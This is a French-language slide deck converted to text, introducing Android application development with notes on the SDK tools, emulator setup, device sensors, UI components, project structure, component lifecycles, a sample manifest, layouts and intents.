
Perspective DDMS (Dalvik Debug Monitor Server)



- Devices
- Emulator Control
- Threads, Heap, and File Explorer
- LogCat



Dérivé de l'IDE








Arborescence SDK

- \$PATH_ANDROID_SDK/
 - add-ons
 - google_apis-8_r01
 - docs
 - market_licensing
 - platforms
 - android-8
 - samples
 - android-8
 - SDK Readme.txt
 - SDK Manager.exe (windows)
 - temp
 - tools
 - adb
 - android
 - ant
 - apkbuilder
 - ddms
 - dmtracedump
 - draw9patch
 - emulator
 - etc1tool
 - hierarchyviewer
 - hprof-conv
 - jet
 - layoutopt
 - lib
 - mkshcard
 - NOTICE.txt
 - source.properties
 - sqlite3
 - traceview
 - zipalign
 - usb_driver


(windows)

(windows)


(windows)



Guillaume Gens



Debuggage d'application

- Directement sur cible (via USB)
 - Paramètres => Applications => cochez « sources inconnues »
 - Paramètres => Applications => Développement => tout cochez
- AVD (Android Virtual device)
 - Emulateur Qemu
 - Choix : plateforme, Skin, feature support
 - Lancement
 - Graphiquement : `./tools/android` (ou dans eclipse : )
 - Shell : `./tools/emulator <path_avd>`
 - Émulation d'appel, SMS, status de la com, geotag
 - Pas de support audio, camera, bluetooth, etc...
- Choix du device au run/debug de l'appli
- support testeur UI Monkey (dans adb)



Arborescence config AVD

```
$HOME/.android/
|-- androidtool.cfg
|-- avd
|   |-- emulator_NeverRun.avd
|   |   |-- config.ini
|   |   |-- sdcard.img
|   |   `-- userdata.img
|   |-- emulator_NeverRun.ini
|   |-- emulator_Run.avd
|   |   |-- cache.img
|   |   |-- cache.img.lock
|   |   |-- config.ini
|   |   |-- sdcard.img
|   |   |-- sdcard.img.lock
|   |   |-- userdata-qemu.img
|   |   |-- userdata-qemu.img.lock
|   |   `-- userdata.img
|   |-- emulator_Run.ini
|   |-- emulator_AfterRun.avd
|   |   |-- cache.img
|   |   |-- config.ini
|   |   |-- emulator-user.ini
|   |   |-- sdcard.img
|   |   |-- userdata-qemu.img
|   |   `-- userdata.img
|   `-- emulator_AfterRun.ini
|-- ddms.cfg
|-- debug.keystore
|-- default.keyset
`-- repositories.cfg
```

config.ini :

```
hw.sdCard=yes
hw.lcd.density=160
sdcard.size=50M
skin.name=HTC_HERO
skin.path=platforms/android-2.0/skins/HTC_HERO
image.sysdir.1=platforms/android-2.0/images/
```

```
./
|-- NOTICE.txt
|-- kernel-qemu
|-- ramdisk.img
|-- system.img
`-- userdata.img
```

Application

ANDROID



IHM - Caractéristiques Matérielles

- Capteurs extéroceptifs

- proximité (IR) (cachées)
- luminosité
- accéléromètres x3
- magnétomètres x3
- gyroscopes x3
- APN (+ frontal)
- GPS/A-GPS

- Capteurs proprioceptifs

- Température, pression, batterie etc ...



- Actionneurs




- touches classiques (on/off, son ...)
- trackball, pad ... clavier ?
- écran multi-touches (max 4 pts)
- **touches Android**

- Interfaces

- LEDs, écran, vibreur

IHM - Caractéristiques Logicielles

- Reconnaissance gestuelle
 - physique (via accéléromètre)
 - Motif sur écran
- Reconnaissance vocale
- Reconnaissance d'image (ex:Goggle)
 - Tag optique (flashcode/QRcode)
 - Objet
 - Facial
- Réalités augmentés
 - Marqueur (AndAR)
 - POI + GPS + tracking (Layar,wikitude)
- Text-to-Speech



Nomadisme – Caractéristiques ...

... matérielles

- 2G - GSM/GPRS/EDGE
- 3G - UMTS/HSDPA
- 4G - LTE (wimax)

- Bluetooth (Profil)
- ... bientôt NFC (RFID actif/passif)

... logicielles

- Internet, webservice etc ...


- Échange de carte de visite numérique
- Communication périphérique
- ... tags => ubiquitaire environnement pervasive ...

Démo & Définitions UI

- Bureau (3, 5 , 7, 9 panneaux)

- Status Bar (+ volet de notification)

- App Widget



- Expérience Utilisateur (Action)

- Focus



- BACK Key, HOME Key, MENU Key, SEARCH key



Démo & Définitions UI

Application (UI)

- Widget (Bouton , texte, editable etc...)
- Option Menu (appui MENU Key) => icon menu, expanded menu
- Context Menu (opération sur la sélection appui long)
- Submenu (issu de Option Menu et/ou Context Menu)
- Toast (notification « splasher »)
- Dialogs box (progress bar, progress dialog, Alert etc...)



Arborescence d'un projet

- Le Manifest
 - Description de l'application
 - _ Version, SDK,
 - _ Activity, Liens de com (intent & filtre)
 - Déclaration des ressources externes
 - _ Permission (hard & soft)
 - _ Instrumentation
- Les Ressources (dossier res)
 - drawable : images, icônes
 - layout : vue de chaque UI
 - values : donnée (ex:l18n)
- Les sources (dossier src)
 - Code java (ex: activity)
- + 2 fichiers générés par le plugin ADT
 - default.properties
 - R.java (constante pour accès aux ressources)
- Dossier assets contient d'autres fichiers statiques pour le déploiement

```
./platforms/android-2.0/samples/Snake/
|-- AndroidManifest.xml
|-- res
|   |-- drawable
|   |   |-- greenstar.png
|   |   |-- redstar.png
|   |   `-- yellowstar.png
|   |-- layout
|   |   `-- snake_layout.xml
|   `-- values
|       |-- attrs.xml
|       `-- strings.xml
|-- src
|   `-- com
|       `-- example
|           `-- android
|               `-- snake
|                   |-- Snake.java
|                   |-- SnakeView.java
|                   `-- TileView.java
|-- tests
|-- AndroidManifest.xml
|-- build.properties
`-- src
    `-- com
        `-- example
            `-- android
                `-- snake
                    `-- SnakeTest.java
```


Composants applicatifs

- Activity
 - Composant d'interface visuel (layout relié par le manifest)
 - Code « d'interaction » avec utilisateur
- Services
 - Code « background » (sans UI), intervalle de temps indéfini
- Broadcast receivers
 - Reçoit & réagit aux messages d'autres application et/ou Services
- Content providers
 - Rend disponible données applicatifs hors de son propre contexte

=> communique par Intent (sandboxing)


Cycle de vie d'une application (Activity)

- Dans Main Activity
 - Fonction des events
 - => callback !
 - Acces par heritage (super.*)
 - OnDestroy = reste le processus, forcer:
 - Android : finish / finishActivity
 - Brut ! system.exit



Cycle de vie d'une application (Service)

- ... même Problème onDestroy
- StopSelf / context.stopService



Manifest (AndroidManifest.xml)

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.myapply"
    android:versionCode="1"
    android:versionName="1.0">

    <application
        android:icon="@drawable/icon"
        android:label="@string/app_name"
        android:launchMode="singleInstance">

        <activity android:name=".Main"
            android:icon="@drawable/small_pic.png"
            android:label="@string/coucouLabel"
            android:configChanges="keyboardHidden|orientation"
            android:screenOrientation="landscape"
            >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
            <intent-filter>
                <action android:name=".IMAGE" />
                <data android:mimeType="image/jpeg" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </activity>

        <service android:enabled="true" android:name=".MyService"/>


        <provider android:enabled="true" android:name=".MyProvider">

    </application>
</uses-sdk android:minSdkVersion="3"/>
```


Layouts

- Template UI XML
- Fonctionnement des attributs par héritage
- AbsoluteLayout à proscrire

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:orientation="vertical" >
    <TextView android:id="@+id/text"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Hello, I am a TextView" />
    <Button android:id="@+id/button"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="Hello, I am a Button" />
</LinearLayout>
```



Views



=> acces à chaque views via la classe R.java et la fonction « *findViewById* »

Intent

- Communication entre tout composants applicatifs => classe intent !
- A la création on spécifie le type d'action (catégorie optionnel) ACTION_CALL ACTION_SENDTO
